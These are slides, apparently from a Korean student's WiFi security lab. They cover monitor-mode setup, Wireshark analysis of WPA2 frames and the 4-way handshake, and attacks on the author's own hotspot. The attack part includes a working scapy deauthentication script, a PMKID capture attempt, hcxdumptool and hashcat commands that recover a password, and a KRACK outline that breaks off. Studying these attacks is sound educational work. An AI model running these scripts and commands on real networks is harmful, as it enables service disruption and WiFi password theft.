

# WiFi protocol(3)

20210741 황정현

# 목차

- 환경 세팅
- 패킷 분석
- 공격 기법 실습

# 환경 세팅

- 준비물



Atheros AR9271




Kali Linux

- 휴대폰으로 핫스팟을 키고 태블릿으로 접속하는 상황

# 패킷 분석

- Wireshark 프로그램 사용.

- (1) Wireshark 세팅
- (2) 기초 프레임 관찰



# Wireshark 세팅

## (1) 모니터 모드 활성화하기

```
(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    609 NetworkManager
    4699 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0                ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

# Wireshark 세팅

## (2) 핫스팟의 BSSID와 채널 검색 및 채널 고정

`sudo airodump-ng wlan0mon`



```
CH 14 ][ Elapsed: 2 mins ][ 2026-01-19 03:24
```

| BSSID             | PWR | Beacons | #Data, #/s | CH | MB  | ENC  | CIPHER | AUTH | ESSID                      |
|-------------------|-----|---------|------------|----|-----|------|--------|------|----------------------------|
| 08:5D:DD:66:7C:F5 | -1  | 0       | 0 0        | -1 | -1  |      |        |      | <length: 0>                |
| 88:36:6C:B1:89:AC | -1  | 0       | 0 0        | 12 | -1  |      |        |      | <length: 0>                |
| 0E:32:3A:7A:5D:11 | -43 | 15      | 1 0        | 1  | 360 | WPA2 | CCMP   | PSK  | Hellcome_KAIST             |
| 38:F4:5E:48:C7:6B | -88 | 1       | 0 0        | 10 | 130 | WPA2 | CCMP   | PSK  | SK_C/68_2.4G               |
| 42:23:AA:4C:43:8E | -90 | 4       | 0 0        | 10 | 130 | WPA2 | CCMP   | PSK  | SK_WiFiGIGA438F_2.4G       |
| 50:FD:D5:87:5C:E9 | -87 | 2       | 0 0        | 1  | 135 | WPA2 | CCMP   | PSK  | Samsung Dryer_E50AJTDR074Y |
| 00:0B:81:9B:D3:70 | -87 | 2       | 0 0        | 6  | 65  | WPA2 | CCMP   | PSK  | IROAD_V9_9BD370            |

`sudo iwconfig wlan0mon channel 1`

# Wireshark 세팅

## (3) Wireshark 실행 후 wlan0mon 선택 및 패킷 캡처



# 기초 프레임 관찰

## • Wireshark 기초 필터 목록

wlan.addr == [MAC 주소]  
wlan.bssid == [AP MAC 주소]  
wlan.ssid == "이름"

wlan.fc.type == [숫자]  
wlan.fc.type\_subtype == [숫자]

논리 연산자 &&, ||, !

- type\_subtype 종류  
1) 관리 프레임(Type 00)

| Subtype | 이름                   |
|---------|----------------------|
| 0       | Association Request  |
| 1       | Association Response |
| 4       | Probe Request        |
| 5       | Probe Response       |
| 8       | Beacon               |
| 11      | Authentication       |
| 12      | Deauthentication     |

2) 제어 프레임(Type 01)

| Subtype | 이름                    |
|---------|-----------------------|
| 11      | RTS (Request to Send) |
| 12      | CTS (Clear to Send)   |
| 13      | ACK (Acknowledgement) |

3) 데이터 프레임(Type 10)

| Subtype | 이름       |
|---------|----------|
| 0       | Data     |
| 8       | QoS Data |

# 기초 프레임 관찰

## • Beacon Frame

```

> Frame 40: Packet, 305 bytes on wire (2440 bits), 305 bytes captured (2440 bits) on 0
> Radiotap Header v0, Length 36
> 802.11 radio information
> IEEE 802.11 Beacon frame, Flags: .....C
  Type/Subtype: Beacon frame (0x0008)
  Frame Control Field: 0x8000
    .000 0000 0000 0000 = Duration: 0 microseconds
  Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
  Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
  Transmitter address: 0e:32:3a:7a:5d:11 (0e:32:3a:7a:5d:11)
  Source address: 0e:32:3a:7a:5d:11 (0e:32:3a:7a:5d:11)
  BSS Id: 0e:32:3a:7a:5d:11 (0e:32:3a:7a:5d:11)
    .... 0000 = Fragment number: 0
    1000 0101 1110 .... = Sequence number: 2142
  Frame check sequence: 0x4bd80306 [unverified]
  [FCS Status: Unverified]
  [WLAN Flags: .....C]
> IEEE 802.11 Wireless Management
  Fixed parameters (12 bytes)
    Timestamp: 1206747238453
    Beacon Interval: 0.102400 [Seconds]
    Capabilities Information: 0x1431
  Tagged parameters (229 bytes)
    Tag: SSID parameter set: "Hellcome KAIST"
    Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), [Mbit/sec]
    Tag: DS Parameter set: Current Channel: 1
    Tag: Traffic Indication Map (TIM): DIM 0 of 2 Bitmap
    Tag: Country Information: Country Code KR, Environment Global operating class
    Tag: ERP Information
    Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36, 48, 54, [Mbit/sec]
    Tag: RSN Information
    Tag: Supported Operating Classes
    Tag: HT Capabilities
    Tag: HT Operation
    Tag: Extended Capabilities (8 octets)
    Tag: VHT Capabilities
    Tag: VHT Operation
    Tag: Tx Power Envelope
    Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Parameter Element
    Tag: Vendor Specific: Qualcomm Inc.
    Tag: Vendor Specific: Samsung Electronics Co.,Ltd
    Tag: Vendor Specific: Microsoft Corp.: Network Cost

```

네트워크 정보

하드웨어 정보

RSN 정보(WPA2)

암호화 방식(CCMP/AES)

Tag: RSN Information  
Tag Number: RSN Information (48)  
Tag length: 20  
RSN Version: 1  
Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)  
Pairwise Cipher Suite Count: 1  
Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)  
Auth Key Management (AKM) Suite Count: 1  
Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK  
RSN Capabilities: 0x000c

# 기초 프레임 관찰

## • 4-way handshake(EAPOL)

| eapol & wlan.addr == 0e:32:3a:7a:5d:11 |               |                   |                   |          |        |                      |
|----------------------------------------|---------------|-------------------|-------------------|----------|--------|----------------------|
| No.                                    | Time          | Source            | Destination       | Protocol | Length | Info                 |
| 91949                                  | 643.395469969 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | EAPOL    | 173    | Key (Message 1 of 4) |
| 91952                                  | 643.400474698 | ae:5e:d6:26:ad:97 | 0e:32:3a:7a:5d:11 | EAPOL    | 195    | Key (Message 2 of 4) |
| 91953                                  | 643.404734677 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | EAPOL    | 229    | Key (Message 3 of 4) |
| 97189                                  | 681.128612476 | ae:5e:d6:26:ad:97 | 0e:32:3a:7a:5d:11 | EAPOL    | 173    | Key (Message 4 of 4) |

```
Frame 91949: Packet, 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits) on interface wlan0mon, id 0
  Radiotap Header v0, Length 36
  802.11 radio information
  IEEE 802.11 QoS Data, Flags: .....F.C
  Logical-Link Control
  802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  Key Information: 0x008a
    ....010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    ....1... = Key Type: Pairwise Key
    ....00... = Key Index: 0
    ....0... = Install: Not set
    ....1... = Key ACK: Set
    ....0... = Key MIC: Not set
    ....0... = Secure: Not set
    ....0... = Error: Not set
    ....0... = Request: Not set
    ....0... = Encrypted Key Data: Not set
    ....0... = SMK Message: Not set
  Key Length: 16
  Replay Counter: 1
  WPA Key Nonce: 6f58e35cf947fbcc4356b9528fe7597a68380247f97c36ee22762cb2583d0fd8
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 00000000000000000000000000000000
  WPA Key Data Length: 0
```

Message 1(평문 Nonce)

```
Frame 91952: Packet, 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface wlan0mon, id 1
  Radiotap Header v0, Length 36
  802.11 radio information
  IEEE 802.11 QoS Data, Flags: .....TC
  Logical-Link Control
  802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 2]
  Key Information: 0x010a
    ....010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    ....1... = Key Type: Pairwise Key
    ....00... = Key Index: 0
    ....0... = Install: Not set
    ....0... = Key ACK: Not set
    ....1... = Key MIC: Set
    ....0... = Secure: Not set
    ....0... = Error: Not set
    ....0... = Request: Not set
    ....0... = Encrypted Key Data: Not set
    ....0... = SMK Message: Not set
  Key Length: 0
  Replay Counter: 1
  WPA Key Nonce: d49bebb1dabfa0632f4897e80778e0bbe064243662258780e0f0192fb81322
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: b6995f29235aba2fac7d96292c38b1ef
  WPA Key Data Length: 22
  WPA Key Data: 30140100000fac040100000fac040100000fac020000
```

Message 2(평문 Nonce + MIC)

```
Frame 62761: Packet, 229 bytes on wire (1832 bits), 229 bytes captured (1832 bits) on interface wlan0mon, id 0
  Radiotap Header v0, Length 36
  802.11 radio information
  IEEE 802.11 QoS Data, Flags: .....F.C
  Logical-Link Control
  802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 151
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 3]
  Key Information: 0x13ca
    ....010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    ....1... = Key Type: Pairwise Key
    ....00... = Key Index: 0
    ....1... = Install: Set
    ....1... = Key ACK: Set
    ....1... = Key MIC: Set
    ....1... = Secure: Set
    ....0... = Error: Not set
    ....0... = Request: Not set
    ....1... = Encrypted Key Data: Set
    ....0... = SMK Message: Not set
  Key Length: 16
  Replay Counter: 2
  WPA Key Nonce: 4994fe08b7b33b4d4271160b0a02b1184d3942272b08067ae83a44bf2dce98
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 850c235f9d77ff23d56cf81b64f0605e
  WPA Key Data Length: 56
  WPA Key Data: e85916d3e164f8e7973fe16cb58ab6b4542be9370e14940a57edf3c6739f12fbad0d9c43706e29537a1d4246f14de
```

Message 3(암호화 GTK + MIC)

# 기초 프레임 관찰

- QoS Data – 암호화 되어 있는 Data

```
▶ Frame 9314: Packet, 162 bytes on wire (1296 bits), 162 bytes captured on interface 0
▶ Radiotap Header v0, Length 36
▶ 802.11 radio information
▼ IEEE 802.11 QoS Data, Flags: .p....F.C
  Type/Subtype: QoS Data (0x0028)
  ▶ Frame Control Field: 0x8842
    .000 0001 1100 1010 = Duration: 458 microseconds
  ▶ Receiver address: ae:5e:d6:26:ad:97 (ae:5e:d6:26:ad:97)
  ▶ Transmitter address: 0e:32:3a:7a:5d:11 (0e:32:3a:7a:5d:11)
  ▶ Destination address: ae:5e:d6:26:ad:97 (ae:5e:d6:26:ad:97)
  ▶ Source address: 0e:32:3a:7a:5d:11 (0e:32:3a:7a:5d:11)
  ▶ BSS Id: 0e:32:3a:7a:5d:11 (0e:32:3a:7a:5d:11)
  ▶ STA address: ae:5e:d6:26:ad:97 (ae:5e:d6:26:ad:97)
    .... 0000 = Fragment number: 0
    0111 1101 0111 .... = Sequence number: 2007
  Frame check sequence: 0x0fe8d1bf [unverified]
  [FCS Status: Unverified]
  [WLAN Flags: .p....F.C]
  ▶ Qos Control: 0x0000
  ▶ CCMP parameters
▼ Data (88 bytes)
  Data: ebc80184441adf3e417bc3823ec2cce5721f9af285e196f02fc5d83b
  [Length: 88]
```

# 공격 코드 실습

- python의 scapy 사용
- 패킷 생성 문법 (레이어 쌓기 /)
  - RadioTap(): 무선 물리 계층
  - Dot11(): 802.11 MAC 헤더
  - ex) `pkt = RadioTap() / Dot11(addr1=..., ) / Dot11Deauth(...)`
- 패킷 전송 문법
  - ex) `sendp(pkt, iface="wlan0mon", count=100, inter=0.1)`

# 연결 해제 공격

- deauth.py

```
(kali㉿kali)-[~]  
$ sudo python3 deauth.py  
Deauth ae:5e:d6:26:ad:97 ...  
.....  
Sent 100 packets.
```

```
deauth.py X  
home > kali > deauth.py > ...  
1  from scapy.all import *  
2  
3  target_mac = "ae:5e:d6:26:ad:97"  
4  ap_mac = "0e:32:3a:7a:5d:11"  
5  interface = "wlan0mon"  
6  
7  # Deauth Packet  
8  pkt = RadioTap()/Dot11(addr1=target_mac, addr2=ap_mac, addr3=ap_mac)/Dot11Deauth(reason=7)  
9  
10 print(f"Deauth {target_mac}...")  
11  
12 sendp(pkt, iface=interface, count=100, inter=0.1, verbose=1)  
13
```

# 연결 해제 공격

- 와이파이 연결이 끊기고 재접속 시도하는 과정 캡처

## 위조 Deauth 패킷

|      |              |                   |                   |        |                                                                            |
|------|--------------|-------------------|-------------------|--------|----------------------------------------------------------------------------|
| 1909 | 12.569996588 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1914 | 12.662202814 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1916 | 12.674615828 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1932 | 12.763119001 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1934 | 12.773236666 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1953 | 12.864250688 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1955 | 12.873223463 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1975 | 12.965220359 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1976 | 12.973380997 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1987 | 13.066419641 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 1988 | 13.077919541 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2006 | 13.167871632 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2008 | 13.176149033 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2015 | 13.268497332 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2016 | 13.292239716 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2020 | 13.369387291 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2022 | 13.381732706 | ae:5e:00:26:ad:97 | 0e:32:3a:7a:5d:11 | 802.11 | 56 Request-to-send, Flags=.....C                                           |
| 2025 | 13.386566108 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2026 | 13.393269037 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 70 Authentication, SN=3664, FN=0, Flags=.....C                             |
| 2029 | 13.401418821 | ae:5e:d6:26:ad:97 | 0e:32:3a:7a:5d:11 | 802.11 | 56 Request-to-send, Flags=.....C                                           |
| 2030 | 13.405475197 | ae:5e:d6:26:ad:97 | 0e:32:3a:7a:5d:11 | 802.11 | 56 Request-to-send, Flags=.....C                                           |
| 2032 | 13.409426014 | ae:5e:d6:26:ad:97 | 0e:32:3a:7a:5d:11 | 802.11 | 254 Association Request, SN=149, FN=0, Flags=.....C, SSID="Hellcome_KAIST" |
| 2045 | 13.470069923 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 34 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2046 | 13.477683318 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 208 Association Response, SN=3665, FN=0, Flags=....R...C                   |
| 2048 | 13.483471776 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | 802.11 | 39 Deauthentication, SN=0, FN=0, Flags=.....                               |
| 2049 | 13.495698289 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | EAPOL  | 173 Key (Message 1 of 4)                                                   |
| 2050 | 13.503184720 | 0e:32:3a:7a:5d:11 | ae:5e:d6:26:ad:97 | EAPOL  | 229 Key (Message 3 of 4)                                                   |
| 2071 | 13.548200240 | ae:5e:00:26:ad:97 | IPVomcast_10      | 802.11 | 164 Data, SN=2911, FN=0, Flags=.p....F.C                                   |

## 새로운 접속 시도(EAPOL 패킷 포함)

# 연결 해제 공격

- 결과: 태블릿에서 와이파이 연결이 끊김. 0.1초 만에 재접속 과정을 거쳐 다시 정상화됨.
- 공격의 의의
  - (1) 4-way handshake 패킷 추출
  - (2) count 대신 loop로 바꾸면 DoS 공격 가능
  - (3) WPA2 이하에서 Management Frame 위조가 쉬움

# PMKID

- 공격 대상: WPA/WPA2-PSK(Personal)
- 취약점: AP가 로밍 때 4-way handshake를 생략하기 위해 사용하는 PMKID(Pairwise Master Key Identifier) 값을 암호화되지 않은 관리 프레임(Association Request Frame의 RSN information field)에 포함시켜 전송함.
- 특징: 클라이언트가 없어도 AP만 있으면 공격 가능
- 공격 원리: AP에 Association Request를 전송하여 PMKID를 유도하고 그 값을 이용해 Brute-force
- 방어법: 근본적으로 대입 공격이므로, 복잡한 비밀번호를 쓰면 해결됨. 혹은 Fast Roaming 기능 끄기, WPA3로 업그레이드.

# PMKID

- $\text{PMKID} = \text{HMAC-SHA1}(\text{PMK}, \text{"PMK Name"} + \text{MAC\_AP} + \text{MAC\_Client})$

## 공격 목표

- **PMK**: The Pairwise Master Key, which is derived from the PSK and the SSID using the PBKDF2 function.
- **"PMK Name"**: A fixed, standardized string used in the HMAC function to ensure compatibility across devices.
- **MAC\_AP**: The MAC address of the access point.
- **MAC\_Client**: The MAC address of the client attempting to connect

# PMKID

## • 공격 시나리오

- (1) 정찰: 타겟 AP의 BSSID와 채널을 확인
- (2) 유도: 가짜 Association Request를 보내 PMKID를 포함한 패킷을 유도함
- (3) 추출: 캡처한 패킷에서 PMKID 해시값만 따로 저장
- (4) 크래킹: Hashcat 등을 활용해 비밀번호 사전과 대조하여 평문 암호를 찾아냄.

# PMKID

- **pmkid.py** -> 파이썬으로 만든 단순 위조 패킷은 AP가 무시해서 실패...

```
pmkid.py X
home > kali > pmkid.py > ...
1  from scapy.all import *
2
3  iface = "wlan0mon"
4  target_bssid = "0e:32:3a:7a:5d:11" # AP MAC
5  my_mac = "12:34:56:78:90:AB" # fake MAC
6  ssid = "Hellcome_KAIST"
7
8  # Authentication Frame
9  auth_packet = (
10     RadioTap()/
11     Dot11(addr1=target_bssid, addr2=my_mac, addr3=target_bssid)/
12     Dot11Auth(algo=0, seqnum=1, status=0)
13 )
14 sendp(auth_packet, iface=iface, verbose=False)
```

```
16 # Association Request Frame
17 assoc_packet = (
18     RadioTap()/
19     Dot11(addr1=target_bssid, addr2=my_mac, addr3=target_bssid)/
20     Dot11AssoReq(cap='privacy')/
21     Dot11Elt(ID='SSID', info=ssid)/
22     Dot11Elt(ID='Rates', info='\x82\x84\x8b\x96\x0c\x12\x18\x24')
23 )
24 print(f"Picking PMKID of {ssid}...")
25 ans = srpl(assoc_packet, iface=iface, timeout=2, verbose=False)
26
27 # PMKID
28 if ans and ans.haslayer(Dot11AssoResp):
29     rsn_layer = ans.getlayer(Dot11Elt, ID=48)
30     if rsn_layer:
31         pmkid = rsn_layer.info[-16:].hex()
32         print(f"PMKID: {pmkid}")
```

# PMKID

- hcxdumptool 사용
- (1) pmkid 수집

```
(kali㉿kali)-[~]  
$ sudo hcxdumptool -i wlan0mon -w pmkid.pcapng  
  
This is a highly experimental penetration testing tool!  
It is made to detect vulnerabilities in your NETWORK mercilessly!  
Misuse within a network, without specific authorization, may cause  
irreparable damage and result in significant consequences!  
Not understanding what you were doing is not going to work as an excuse!  
  
BPF is unset! Make sure hcxdumptool is running in a 100% controlled environment!  
  
starting ...  
^C  
34618 Packet(s) captured by kernel  
585 Packet(s) dropped by kernel  
exit on sigterm
```

# PMKID

- hcxdump tool 사용
- (2) 수집된 SSID 확인(목표 설정)

```
(kali㉿kali)-[~]  
$ hcxpcapngtool -o hash.hc22000 -E ssid.txt pmkid.pcapng  
hcxpcapngtool 6.3.5 reading from pmkid.pcapng ...  
  
summary capture file  
-----  
file name.....: pmkid.pcapng
```


```
(kali㉿kali)-[~]  
$ cat ssid.txt  
12345678  
252_2.4  
3774958  
ANTONIO  
AT_204_D121111_9ef7  
AT_301_ML32PWFOTA_a311  
AutoReconnection_A487c  
BlockHouse AX2004-24  
DIRECT-ED C51x Series  
Hellcome_KAIST  
KG'Home
```

# PMKID

- hcxdump tool 사용

(3) hashcat 사용해서 비밀번호 찾아내기

```
(kali㉿kali)-[~]  
$ cat wordlist.txt  
password  
31415926  
12341234  
security  
happyworld
```



```
(kali㉿kali)-[~]  
$ hashcat -m 22000 hash.hc22000 wordlist.txt --show  
5a19a40b51dcb42b9f82af0bb13799e6:000b187fa318:ae5ed626ad97:Hellcome_KAIST:12341234
```

# KRACK

- CVE-2017-13077 등
- 공격 대상: 보안 패치 이전의 펌웨어를 사용하는 기기
- 취약점: IEEE 802.11i 자체의 설계 결함(암호화 키의 재설치 과정)
- 공격 원리
  - 표준 규정: 통신 신호 불량으로 핸드셰이크 메시지가 재전송되면 클라이언트는 키를 재설치 (Re-install)해야 한다.
  - Key의 Re-install이란?
  - 키를 다시 설치할 때, 해당 키와 연동된 PN도 0으로 초기화하는 동작을 악용함(PTK는 안 바뀜)  
-> 이미 사용 중인 키에서 PN만 0으로 돌리면 **"같은 키 + 같은 PN"** 조합이 발생
- 방어법: key만 재설치하고 Nonce는 초기화하지 않도록 패치

# KRACK

- **Keystream Reuse**

- Ciphertext = Plaintext  $\oplus$  Keystream(PTK, Nonce)
- 만약, 다음과 같이 같은 Keystream을 사용하는 두 cipher를 안다면,  
 $C_1 = P_1 \oplus \text{Keystream}(K, 0)$ ,  $C_2 = P_2 \oplus \text{Keystream}(K, 0)$   
->  $C_1 \oplus C_2 = P_1 \oplus P_2$
- 평문이 유출되는 결과가 나옴(Keystream 상쇄)

# KRACK

## • 공격 시나리오

- (1) 정상 연결: AP와 클라이언트가 4-way Handshake를 진행.
- (2) 해커가 Msg3를 재전송(Replay)해서 키 재설치를 유도  
혹은 중간자 공격을 통해 Msg4를 생략해서 AP가 Msg3을 재전송하도록 유도
- (3) 클라이언트가 똑같은 PN을 사용해서 패킷을 암호화하여 보내게 됨. 이전에 캡쳐해둔 패킷과 비교하여 내용을 복호화.



# KRACK

- 실습


- (1) 환경 설정(하드웨어 암호화 끄기)

```
